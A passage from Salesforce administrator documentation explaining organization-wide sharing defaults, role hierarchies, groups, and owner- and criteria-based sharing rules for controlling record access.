2. Click **Edit** in the Organization-Wide Defaults area.
3. For each object, select the default access you want to use. If you have a portal enabled with separate organization-wide defaults, see Separate Organization-Wide Defaults.
4. To disable automatic access using your hierarchies, deselect **Grant Access Using Hierarchies** for any custom object that does not have a default access of Controlled by Parent.

   Note: If **Grant Access Using Hierarchies** is deselected, users that are higher in the role or territory hierarchy don't receive automatic access. However, some users—such as those with the "View All" and "Modify All" object permissions and the "View All Data" and "Modify All Data" system permissions—can still access records they don't own.

Updating the organization-wide defaults automatically runs sharing recalculation to apply any access changes to your records. If you have a lot of data, the update can take longer. You'll receive a notification email when the recalculation completes and you can refresh the Sharing Settings page to see your changes. To view the update status, from Setup, click **Security Controls** > **View Setup Audit Trail**.

Limitations

The organization-wide sharing default setting can't be changed for some objects:

- Solutions are always Public Read/Write.
- Service contracts are always Private.
- The ability to view or edit a document, report, or dashboard is based on a user's access to the folder in which it's stored.
- Users can only view the forecasts of other users who are placed below them in the role hierarchy, unless forecast sharing is enabled.
- When a custom object is on the detail side of a master-detail relationship with a standard object, its organization-wide default is set to Controlled by Parent and it is not editable.

- The organization-wide default settings can't be changed from private to public for a custom object if Apex code uses the sharing entries associated with that object. For example, if Apex code retrieves the users and groups who have sharing access on a custom object Invoice__c (represented as `Invoice__share` in the code), you can't change the object's organization-wide sharing setting from private to public.

Sharing Default Access Settings
About Organization-Wide Sharing Defaults

Sharing Default Access Settings

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
Only Custom Objects are available in **Database.com**

User Permissions Needed	
To set default sharing access:	"Manage Users"

You can use organization-wide defaults to set the default level of record access for the following objects.

- Accounts and their associated contracts and assets
- Activities
- Calendars
- Campaigns
- Cases
- Contacts
- Custom objects
- Leads
- Opportunities
- Price books
- Service contracts

You can assign the following access levels to accounts, campaigns, cases, contacts, contracts, leads, opportunities, users, and custom objects.

Field	Description
`Controlled by Parent`	A user can perform an action (such as view, edit, or delete) on a contact based on whether he or she can perform that same action on the record associated with it.

Field	Description
	For example, if a contact is associated with the Acme account, then a user can only edit that contact if he or she can also edit the Acme account.
`Private`	Only the record owner, and users above that role in the hierarchy, can view, edit, and report on those records. For example, if Tom is the owner of an account, and he is assigned to the role of Western Sales, reporting to Carol (who is in the role of VP of Western Region Sales), then Carol can also view, edit, and report on Tom's accounts.
`Public Read Only`	All users can view and report on records but not edit them. Only the owner, and users above that role in the hierarchy, can edit those records. For example, Sara is the owner of ABC Corp. Sara is also in the role Western Sales, reporting to Carol, who is in the role of VP of Western Region Sales. Sara and Carol have full read/write access to ABC Corp. Tom (another Western Sales Rep) can also view and report on ABC Corp, but cannot edit it.
`Public Read/Write`	All users can view, edit, and report on all records. For example, if Tom is the owner of Trident Inc., all other users can view, edit, and report on the Trident account. However, only Tom can alter the sharing settings or delete the Trident account.
`Public Read/Write/Transfer`	All users can view, edit, transfer, and report on all records. Only available for cases or leads. For example, if Alice is the owner of ACME case number 100, all other users can view, edit, transfer ownership, and report on that case. But only Alice can delete or change the sharing on case 100.
`Public Full Access`	All users can view, edit, transfer, delete, and report on all records. Only available for campaigns. For example, if Ben is the owner of a campaign, all other users can view, edit, transfer, or delete that campaign.

Note: To use cases effectively, set the organization-wide default for Account, Contact, Contract, and Asset to Public Read/Write.

You can assign the following access levels to personal calendars.

Field	Description
`Hide Details`	Others can see whether the user is available at given times, but can not see any other information about the nature of events in the user's calendar.
`Hide Details and Add Events`	In addition to the sharing levels set by Hide Details, users can insert events in other users' calendars.
`Show Details`	Users can see detailed information about events in other users' calendars.
`Show Details and Add Events`	In addition to the sharing levels set by Show Details, users can insert events in other users' calendars.
`Full Access`	Users can see detailed information about events in other users' calendars, insert events in other users' calendars, and edit existing events in other users' calendars.

Note: Regardless of the organization-wide defaults that have been set for calendars, all users can invite all other users to events.

You can assign the following access levels to price books.

Field	Description
`Use`	All users can view price books and add them to opportunities. Users can add any product within that price book to an opportunity.
`View Only`	All users can view and report on price books but only users with the "Edit" permission on opportunities or users that have been manually granted use access to the price book can add them to opportunities.
`No Access`	Users cannot see price books or add them to opportunities. Use this access level in your organization-wide default if you want only selected users to access selected price books. Then, manually share the appropriate price books with the appropriate users.

You can assign the following access levels to activities.

Field	Description
`Private`	Only the activity owner, and users above the activity owner in the role hierarchy, can edit and delete the activity; users with read access to the record to which the activity is associated can view and report on the activity.

Field	Description
`Controlled by Parent`	A user can perform an action (such as view, edit, transfer, and delete) on an activity based on whether he or she can perform that same action on the records associated with the activity. For example, if a task is associated with the Acme account and the John Smith contact, then a user can only edit that task if he or she can also edit the Acme account and the John Smith record.

Setting Your Organization-Wide Sharing Defaults

Default Organization-Wide Sharing Settings

Available in: **Professional**, **Enterprise**, **Unlimited**,**Developer**, and **Database.com** Editions.

Except for Custom Objects, all object types are not available in **Database.com**

The default organization-wide sharing settings are:

Object	Default Access
Account	Public Read/Write
Activity	Private
Asset	Public Read/Write
Calendar	Hide Details and Add Events
Campaign	Public Full Access
Case	Public Read/Write/Transfer
Contact	Controlled by Parent
Contract	Public Read/Write
Custom Object	Public Read/Write
Lead	Public Read/Write/Transfer
Opportunity	Public Read Only
Price Book	Use

Object	Default Access
Service Contract	Private

About Organization-Wide Sharing Defaults
Setting Your Organization-Wide Sharing Defaults

Separate Organization-Wide Defaults

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: Separate Organization-Wide Defaults for External Users is available through a pilot program. For more information on enabling this feature for your organization, contact salesforce.com.

Starting in Summer '12, custom objects can have separate organization-wide defaults for internal and external users, therefore simplifying your sharing rules configuration and improving recalculation performance.

External users include:

- Authenticated Website users
- Service Cloud Portal users
- Customer Portal users
- Partner Portal users
- Guest users

Previously, if your organization wanted Public Read Only or Public Read/Write access for internal users but Private for external users, you would have to set the default access to Private and create a sharing rule to share records with all internal users.

With separate organization-wide defaults, you can achieve similar behavior by setting **Default Internal Access** to Public Read Only or Public Read/Write and **Default External Access** to Private. Setting the default internal access as Public Read Only or Public Read/Write also speeds up performance for reports, list views, searches, and API queries.

Enable separate organization-wide defaults from Setup by clicking **Security Controls** > **Sharing Settings** and clicking the **Enable External Sharing Model** button.

Note: The **Default External Access** level must be more restrictive or equal to the **Default Internal Access** level. For example, you can have a custom object with **Default External Access** set to Private and **Default Internal Access** set to Public Read Only .

If you want to disable separate organization-wide defaults, each of your custom objects must be set to the same **Default External Access** and **Default Internal Access** levels before you can disable this feature. This button may be grayed out if at least one of your custom objects has different internal and external access levels. If you have soft-deleted a custom object with different external and internal defaults, you have to undelete the custom object to change the defaults to the same levels or hard-delete the custom object before you can disable the feature.

For details, see the Separate Organization-Wide Defaults for External Users tip sheet.

Controlling Access Using Hierarchies

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Territories are not available in **Database.com**

User Permissions Needed	
To set default sharing access:	"Manage Users" AND "Customize Application"
To change the `Grant Access Using Hierarchies` option:	"Manage Users" AND "Customize Application"

Beyond setting the organization-wide sharing defaults for each object, your organization can specify whether users have access to the data owned by or shared with their subordinates in the hierarchy. For example, the role hierarchy automatically grants record access to users above the record owner in the hierarchy. The `Grant Access Using Hierarchies` option in the organization-wide defaults determines the access users have to records that they do not own, including records they do not have sharing access to but someone below them in the hierarchy does. By default, the `Grant Access Using Hierarchies` option is enabled for all objects, and it can only be changed for custom objects.

To control sharing access using hierarchies for any custom object, click **Security Controls** > **Sharing Settings** and **Edit** in the Organization Wide Defaults section. Deselect `Grant Access Using Hierarchies` if you want to prevent users from gaining automatic access to data owned by or shared with their subordinates in the hierarchies.

Implementation Notes

- Regardless of your organization's sharing settings, users can gain access to records they do not own through other means such as user permissions like "View All Data," sharing rules, or manual sharing of individual records.
- The `Grant Access Using Hierarchies` option is always selected on standard objects and is not editable.
- If you disable the `Grant Access Using Hierarchies` option, sharing with a role or territory and subordinates only shares with the users directly associated with the role or territory selected. Users in roles or territories above them in the hierarchies will not gain access.
- If your organization disables the `Grant Access Using Hierarchies` option, activities associated with a custom object are still visible to users above the activity's assignee in the role hierarchy.
- If a master-detail relationship is broken by deleting the relationship, the former detail custom object's default setting is automatically reverted to Public Read/Write and `Grant Access Using Hierarchies` is selected by default.
- The `Grant Access Using Hierarchies` option affects which users gain access to data when something is shared with public groups, personal groups, queues, roles, or territories. For example, the **View All Users** option displays group members and people above them in the hierarchies when a record is shared with them using a sharing rule or manual sharing and the `Grant Access Using Hierarchies` option is selected. When the `Grant Access Using`

`Hierarchies` option is not selected, some users in these groups no longer have access. The following list covers the access reasons that depend on the `Grant Access Using Hierarchies` option.

These reasons always gain access:

Group Member

Queue Member

Role Member

Member of Subordinate Role

Territory Member

Member of Subordinate Territory

These reasons only gain access when using hierarchies:

Manager of Group Member

Manager of Queue Member

Manager of Role

Manager of Territory

User Role Manager of Territory

Best Practices

- When you deselect `Grant Access Using Hierarchies`, notify users of the changes in report results that they can expect due to losing visibility of their subordinates' data. For example, selecting My team's... in the View drop-down list returns records owned by the user; it will not include records owned by their subordinates. To be included in this type of report view, records from subordinates must be explicitly shared with that user by some other means such as a sharing rule or a manual share. So, if no records are shared with you manually, the My... and My team's... options in the View drop-down list return the same results. However, choosing the Activities with... any custom object report type when creating a custom report returns activities assigned to you as well as your subordinates in the role hierarchy.

Overview of Roles

Overview of Roles

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To create, edit, and delete roles:	“Manage Users”
To assign users to roles:	“Manage Users”

Note: Who Sees What: Record Access via the Role Hierarchy (7:29 minutes)

Watch how you can open up access to records using the role hierarchy if your organization-wide defaults are more restrictive than Public Read/Write.

Depending on your sharing settings, roles can control the level of visibility that users have into your organization's data. Users at any given role level can view, edit, and report on all data owned by or shared with users below them in the hierarchy, unless your organization's sharing model for an object specifies otherwise. Specifically, in the Organization-Wide Defaults related list, if the **Grant Access Using Hierarchies** option is disabled for a custom object, only the record owner and users granted access by the organization-wide defaults receive access to the object's records.

Working with Roles

To view and manage your organization's roles, from Setup, click **Manage Users** > **Roles**.

- Choose one of the following list view options:

  Show in tree view

  See a visual representation of the parent-child relationships between your roles. Click **Expand All** to see all roles, or **Collapse All** to see only top-level roles. To expand or collapse an individual node, click the plus (+) or minus (-) icon.

  Show in sorted list view

  See a list that you can sort alphabetically by role name, parent role (**Reports to**), or report display name. If your organization has a large number of roles, use this view for easy navigation and filtering.

  To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

  Show in list view

  See a list of roles and their children, grouped alphabetically by the name of the top-level role. The columns are not sortable. This view is not available for hierarchies with more than 1,000 roles.

- To create a role, click **New Role** or **Add Role**, depending whether you are viewing the list view or tree view of roles, then edit the role fields as needed. You can create up to 500 roles for your organization.
- To edit a role, click **Edit** next to a role name, then update the role fields as needed.
- To delete a role, click **Delete** next to the role name.
- To assign other users to a role, click **Assign** next to the role name.

- To view detailed information about a role, click a role name. If you are a Salesforce Knowledge user, you can modify category visibility settings on the role detail page.

Tip: To simplify user management in organizations with large numbers of users, enable delegated administrators to manage users in specified roles and all subordinate roles.

Notes on Roles

- Every user must be assigned to a role, or their data will not display in opportunity reports, forecast roll-ups, and other displays based on roles. If your organization uses territory management, forecasts are based on the territory hierarchy rather than the role hierarchy.
- All users that require visibility to the entire organization should belong to the highest level in the hierarchy.
- It is not necessary to create individual roles for each title at your company, rather you want to define a hierarchy of roles to control access of information entered by users in lower level roles.
- When you change a user's role, any relevant sharing rules are evaluated to add or remove access as necessary.
- When an account owner is not assigned a role, the sharing access for related contacts is Read/Write, provided the organization-wide default for contacts is not Controlled by Parent. Sharing access on related opportunities and cases is No Access.

Assigning Users to Roles

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To assign users to roles:	"Manage Users"

To quickly assign users to a particular role:

1. From Setup, click **Manage Users** > **Roles**.
2. Click **Assign** next to the name of the desired role.

   Note: You can also access this page by clicking **Assign Users to Role** from the Users in Role related list. Large organizations should consider assigning roles via the SOAP API for efficiency.

3. Make a selection from the drop-down list to show the available users.
4. Select a user on the left, and click **Add** to assign the user to this role.

Note: Removing a user from the Selected Users list deletes the role assignment for that user.

Overview of Roles

Role Fields

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To create or edit roles:	"Manage Users"

The following fields (listed in alphabetical order) make up a role entry. Some of these fields may not be visible or editable depending on your organization's permissions and sharing settings.

Field	Description
`Case Access`	Specifies whether users can access other users' cases that are associated with accounts the users own. This field is not visible if your organization's sharing model for cases is Public Read/Write.
`Contact Access`	Specifies whether users can access other users' contacts that are associated with accounts the users own. This field is not visible if your organization's sharing model for contacts is Public Read/Write or Controlled by Parent.
`Label`	The name used to refer to the role or title of position in any user interface pages, for example, Western Sales VP.
`Modified By`	The name of the user who last modified this role's details, and the date and time that the role was modified.
`Opportunity Access`	Specifies whether users can access other users' opportunities that are associated with accounts the users own. This field is not visible if your organization's sharing model for opportunities is Public Read/Write.
`Partner Role`	Indicates whether this role is associated with a partner account. This field is available only when a Customer Portal or partner portal is enabled for the organization. If this checkbox is selected, you cannot edit the role. The default number of roles in portal accounts is three. You can reduce the number of roles or add roles to a maximum of three.
`Role Name`	The unique name used by the API and managed packages. The name must begin with a letter and use only alphanumeric characters and underscores. The name cannot end with an underscore or have two consecutive underscores.
`Role Name as displayed on reports`	A role name that appears in reports. When editing a role, if the `Role Name` is long, you can enter an abbreviated name in this field.

Field	Description
`Sharing Groups`	These groups are automatically created and maintained. The Role group contains all users in this role plus all users in roles above this role. The Role and Subordinates group contains all users in this role plus all users in roles above and below this role in the hierarchy. The Role and Internal Subordinates group (available if Customer Portals or partner portals are enabled for your organization) contains all users in this role plus all users in roles above and below this role, excluding Customer Portal and partner portal users.
`This role reports to`	The role above this role in the hierarchy.

Overview of Roles

About Groups

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Groups are sets of users. They can contain individual users, other groups, the users in a particular role or territory, or the users in a particular role or territory plus all of the users below that role or territory in the hierarchy.

There are two types of groups:

- **Public groups**—Only administrators can create public groups. They can be used by everyone in the organization.
- **Personal groups**—Each user can create groups for their personal use.

You can use groups in the following ways:

- To set up default sharing access via a sharing rule
- To share your records with other users
- To specify that you want to synchronize contacts owned by others users
- To add multiple users to a Salesforce CRM Content library
- To assign users to specific actions in Salesforce Knowledge

Group Member Types
Creating and Editing Groups
Viewing Group Lists

Group Member Types

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
The member types that are available vary depending on your Edition.

User Permissions Needed	
To create or edit a public group:	"Manage Users"
To create or edit another user's personal group:	"Manage Users"

When you create or edit a group, you can select the following types of members from the `Search` drop-down list. Depending on your organization settings, some types may not be available.

Member Type	Description
Customer Portal Users	All of your Customer Portal users. This is only available when a Customer Portal is enabled for your organization.
Partner Users	All of your partner users. This is only available when a partner portal is enabled for your organization.
Personal Groups	All of your own groups. This is only available when creating other personal groups.
Portal Roles	All roles defined for your organization's partner portal or Customer Portal. This includes all users in the specified portal role, except high-volume portal users. **Note:** A portal role name includes the name of the account that it's associated with, except for person accounts, which include the user `Alias`.
Portal Roles and Subordinates	All roles defined for your organization's partner portal or Customer Portal. This includes all of the users in the specified portal role plus all of the users below that role in the portal role hierarchy, except for high-volume portal users. **Note:** A portal role name includes the name of the account that it's associated with, except for person accounts, which include the user `Alias`.
Public Groups	All public groups defined by your administrator.
Roles	All roles defined for your organization. Adding a role to a group includes all of the users in that role, but does not include portal roles.

Member Type	Description
Roles and Internal Subordinates	Adding a role and its subordinate roles includes all of the users in that role plus all of the users in roles below that role. This doesn't include portal roles or users.
Roles and Subordinates	Adding a role and its subordinate roles includes all of the users in that role plus all of the users in roles below that role. This is only available when no portals are enabled for your organization.
Roles, Internal and Portal Subordinates	Adding a role and its subordinate roles includes all of the users in that role plus all of the users in roles below that role. This is only available when a partner or Customer Portal is enabled for your organization. This includes portal users.
Users	All users in your organization. This doesn't include portal users.

About Groups

Creating and Editing Groups

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To create or edit a public group:	"Manage Users"
To create or edit another user's personal group:	"Manage Users"

Only administrators can create and edit public groups, but anyone can create and edit their own personal groups.

To create or edit a group:

1. Click the control that matches the type of group:
   - For personal groups, go to your personal settings and click **My Personal Information** or **Personal**—whichever one appears. Then click **My Groups**. The Personal Groups related list is also available on the user detail page.
   - For public groups, from Setup, click **Manage Users** > **Public Groups**.
2. Click **New**, or click **Edit** next to the group you want to edit.
3. Enter the following:

Field	Description

`Label`	The name used to refer to the group in any user interface pages.
`Group Name` (public groups only)	The unique name used by the API and managed packages. The name must begin with a letter and use only alphanumeric characters and underscores. The name cannot end with an underscore or have two consecutive underscores.
`Grant Access Using Hierarchies` (public groups only)	Select **Grant Access Using Hierarchies** to allow automatic access to records using your role or territory hierarchies. When selected, any records shared with users in this group are also shared with users higher in the hierarchy. **Note:** If **Grant Access Using Hierarchies** is deselected, users that are higher in the role or territory hierarchy don't receive automatic access. However, some users—such as those with the "View All" and "Modify All" object permissions and the "View All Data" and "Modify All Data" system permissions—can still access records they don't own.
`Search`	From the `Search` drop-down list, select the type of member to add. If you don't see the member you want to add, enter keywords in the search box and click **Find**. **Note:** For account owners to see child records owned by high-volume portal users, they must be members of any portal share groups with access to the portal users' data.
`Selected Members`	Select members from the Available Members box, and click **Add** to add them to the group.

4. Click **Save**.

Note: When you edit groups, roles, and territories, sharing rules are usually automatically reevaluated to add or remove access as needed. If these changes affect too many records at once, a message appears warning that the sharing rules won't be automatically reevaluated, and you must manually recalculate them.

Sharing Rules Overview

Account and contact sharing rules are available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions Account territory, case, lead, opportunity, and custom object sharing rules are available in: **Enterprise**, **Unlimited**, and **Developer** Editions Campaign sharing rules are available in **Professional** Edition for an additional cost, and **Enterprise**, **Unlimited**, and **Developer** Editions Only custom object sharing rules are available in **Database.com**

Note: Who Sees What: Record Access via Sharing Rules (4:27 minutes)

Watch how you can grant access to records using sharing rules.

With sharing rules, you can make automatic exceptions to your organization-wide sharing settings for defined sets of users. For example, use sharing rules to extend sharing access to users in public groups, roles, or territories. Sharing rules can never be stricter than your organization-wide default settings. They simply allow greater access for particular users.

You can create the following types of sharing rules.

Type	Based on	Set Default Sharing Access for
Account sharing rules	Account owner or other criteria, including account record types or field values	Accounts and their associated contracts, assets, opportunities, cases, and optionally, contacts
Account territory sharing rules	Territory assignment	Accounts and their associated cases, contacts, contracts, and opportunities
Campaign sharing rules	Campaign owner or other criteria, including campaign record types or field values	Individual campaign records
Case sharing rules	Case owner or other criteria, including case record types or field values	Individual cases and associated accounts
Contact sharing rules	Contact owner or other criteria, including contact record types or field values	Individual contacts and associated accounts
Custom object sharing rules	Custom object owner or other criteria, including custom object record types or field values	Individual custom object records
Lead sharing rules	Lead owner or other criteria, including lead record types or field values	Individual leads
Opportunity sharing rules	Opportunity owner or other criteria, including opportunity record types or field values	Individual opportunities and their associated accounts

Note:

- You can't include high-volume portal users in sharing rules because they don't have roles and can't be in public groups.
- Developers can use Apex to programmatically share custom objects (based on record owners, but not other criteria). This does not apply to User Sharing.

Criteria-Based Sharing Rules Overview

Criteria-Based Sharing Rules Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Accounts, Opportunities, Cases, and Contacts are not available in **Database.com**

Criteria-based sharing rules determine whom to share records with based on field values in records. For example, let's say you use a custom object for job applications, with a custom picklist field named "Department." You can create a criteria-based sharing rule that shares all job applications in which the Department field is set to "IT" with all IT managers in your organization.

Note:

- Although criteria-based sharing rules are based on values in the records and not the record owners, a role or territory hierarchy still allows users higher in the hierarchy to access the records.
- You can't use Apex to create criteria-based sharing rules. Also, criteria-based sharing cannot be tested using Apex.
- You can use the Metadata API to create criteria-based sharing rules starting in API version 24.0.
- You can't include high-volume portal users in sharing rules because they don't have roles and can't be in public groups.

You can create criteria-based sharing rules for accounts, opportunities, cases, contacts, leads, campaigns, and custom objects. You can create up to 50 criteria-based sharing rules per object.

- Record types
- These field types:
  - ◊ Auto Number
  - ◊ Checkbox
  - ◊ Date
  - ◊ Date/Time
  - ◊ Email
  - ◊ Number
  - ◊ Percent
  - ◊ Phone
  - ◊ Picklist
  - ◊ Text
  - ◊ Text Area
  - ◊ URL
  - ◊ Lookup Relationship (to user ID or queue ID)

Note: Text and Text Area are case-sensitive. For example, a criteria-based sharing rule that specifies "Manager" in a text field won't share records with "manager" in the field. To create a rule with several common cases of a word, enter each value separated by a comma.

Sharing Rules Overview

Sharing Rule Categories

Account and contact sharing rules are available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Account territory, case, lead, and opportunity, sharing rules are available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Campaign sharing rules are available in **Professional** Edition for an additional cost, and **Enterprise**, **Unlimited**, and **Developer** Editions

Custom object sharing rules are available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions.

Partner Portals and Customer Portals are not available in **Database.com**

When you define a sharing rule, you can choose from the following categories in the `owned by members of` and `Share with` drop-down lists. Depending on the type of sharing rule and the features enabled for your organization, some categories may not appear.

Note: You can't include high-volume portal users in sharing rules because they don't have roles and can't be in public groups.

Category	Description
Queues	All records owned by the queue, excluding records owned by individual members of the queue. Available only in the `owned by members of` list.
Public Groups	All public groups defined by your administrator. If a partner portal or Customer Portal is enabled for your organization, the All Partner Users or All Customer Portal Users group displays. These groups includes all users allowed to access your partner portal or Customer Portal, except for high-volume portal users.
Roles	All roles defined for your organization. This includes all of the users in the specified role.
Portal Roles	All roles defined for your organization's partner portal or Customer Portal. This includes all users in the specified portal role, except high-volume portal users. A portal role name includes the name of the account that it's associated with, except for person accounts, which include the user `Alias`.

Category	Description
Roles and Subordinates	All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role, including partner portal and Customer Portal roles that contain users with a portal license type. Portal roles are only included in this category if a partner portal or Customer Portal is enabled for your organization. The Roles, Internal and Portal Subordinates data set category is only available in your organization after you create at least one role in the role hierarchy.
Portal Roles and Subordinates	All roles defined for your organization's partner portal or Customer Portal. This includes all of the users in the specified portal role plus all of the users below that role in the portal role hierarchy, except for high-volume portal users. A portal role name includes the name of the account that it's associated with, except for person accounts, which include the user `Alias`.
Roles and Internal Subordinates	All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role, excluding partner portal and Customer Portal roles. This category only displays if a partner portal or Salesforce Customer Portal is enabled for your organization. The Roles and Internal Subordinates data set category is only available in your organization after you create at least one role in the role hierarchy *and* enable a portal.
Roles, Internal and Portal Subordinates	All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role, including partner portal and Customer Portal roles. This category only displays if a partner portal or Salesforce Customer Portal is enabled for your organization. The Roles and Internal Subordinates data set category is only available in your organization after you create at least one role in the role hierarchy *and* enable a portal.
Territories	All territories defined for your organization.
Territories and Subordinates	All territories defined for your organization. This includes the specified territory plus all territories below it.

Sharing Rules Overview

Creating Lead Sharing Rules

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create sharing rules:	“Manage Users”

Lead sharing rules are based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 lead sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, click **Security Controls** > **Sharing Settings**.
3. In the Lead Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Select a rule type.
6. Depending on the rule type you selected, do the following:
   - `Based on record owner`—In the `owned by members of` line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
   - `Based on criteria`—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

     Note: To use a field that’s not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.
7. In the `Share with` line, specify the users who should have access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
8. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

9. Click **Save**.

4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. In the `Quick Text: owned by members of` line, specify the users who own the data by selecting a category from the first drop-down list and a set of users from the second drop-down list.
6. In the `Share with` line, specify the users who should have access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
7. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

8. Click **Save**.

Creating Custom Object Sharing Rules

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To create sharing rules:	"Manage Users"

Custom object sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 custom object sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, click **Security Controls** > **Sharing Settings**.
3. In the Sharing Rules related list for the custom object, click **New**.
4. Enter the Label and Rule Name. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Select a rule type.
6. Depending on the rule type you selected, do the following:
   - `Based on record owner`—In the `owned by members of` line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
   - `Based on criteria`—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

     Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.
7. In the `Share with` line, specify the users who should have access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
8. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

9. Click **Save**.

Editing Custom Object Sharing Rules

Available in: **Enterprise**,, **Unlimited**, **Developer**, and **Database.com** Editions.

User Permissions Needed	
To edit sharing rules:	"Manage Users"

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, click **Security Controls** > **Sharing Settings**.
2. In the Sharing Rules related list for the custom object, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

   If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
5. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

6. Click **Save**.

Sharing Rule Considerations

Account and contact sharing rules are available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Account territory, case, lead, opportunity, and custom object sharing rules are available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Campaign sharing rules are available in **Professional** Edition for an additional cost, and **Enterprise**, **Unlimited**, and **Developer** Editions

Only custom object sharing rules are available in **Database.com**

Sharing rules allow you to selectively grant data access to defined sets of users. Review the following notes before using sharing rules:

Granting Access

- You can use sharing rules to grant wider access to data. You cannot restrict access below your organization-wide default levels.
- If multiple sharing rules give a user different levels of access to a record, the user gets the most permissive access level.
- Sharing rules automatically grant additional access to related records. For example, opportunity sharing rules give role or group members access to the account associated with the shared opportunity if they do not already have it. Likewise, contact and case sharing rules provide the role or group members with access to the associated account as well.
- Users in the role hierarchy are automatically granted the same access that users below them in the hierarchy have from a sharing rule, provided that the object is a standard object or the **Grant Access Using Hierarchies** option is selected.
- Regardless of sharing rules, users can, at a minimum, view the accounts in their territories. Also, users can be granted access to view and edit the contacts, opportunities, and cases associated with their territories' accounts.

Updating

- Once a sharing rule has been saved, you can't change the `Share with` field settings when you edit the sharing rule.
- Sharing rules apply to all new and existing records that meet the definition of the source data set.
- Sharing rules apply to both active and inactive users.
- When you change the access levels for a sharing rule, all existing records are automatically updated to reflect the new access levels.
- When you delete a sharing rule, the sharing access created by that rule is automatically removed.
- When you modify which users are in a group, role, or territory, the sharing rules are reevaluated to add or remove access as necessary.
- When you transfer records from one user to another, the sharing rules are reevaluated to add or remove access to the transferred records as necessary.
- Making changes to sharing rules may require changing a large number of records at once. To process these changes efficiently, your request may be queued and you may receive an email notification when the process has completed.
- Lead sharing rules do not automatically grant access to lead information after leads are converted into account, contact, and opportunity records.

Portal Users

- You can create rules to share records between most types of Customer Portal users and Salesforce users. Similarly, you can create sharing rules between Customer Portal users from different accounts as long as they have the Customer Portal Manager user license. However, you can't include high-volume portal users in sharing rules because they don't have roles and can't be in public groups.
- You can easily convert sharing rules that include Roles, Internal and Portal Subordinates to include Roles and Internal Subordinates instead by using the Convert Portal User Access wizard. Furthermore, you can use this wizard to convert any publicly accessible report, dashboard, and document folders to folders that are accessible by all users except for portal users.

Sharing Rules Overview

Sharing Considerations

Your organization's sharing model gives users access to records they do not own. The sharing model is a complex relationship between role hierarchies, user permissions, sharing rules, and exceptions for certain situations. Review the following notes before setting your sharing model:

Exceptions to Role Hierarchy-based Sharing

Users can always view and edit all data owned by or shared with users below them in the role hierarchy. Exceptions to this include:

- An option on your organization-wide default allows you to ignore the hierarchies when determining access to data.
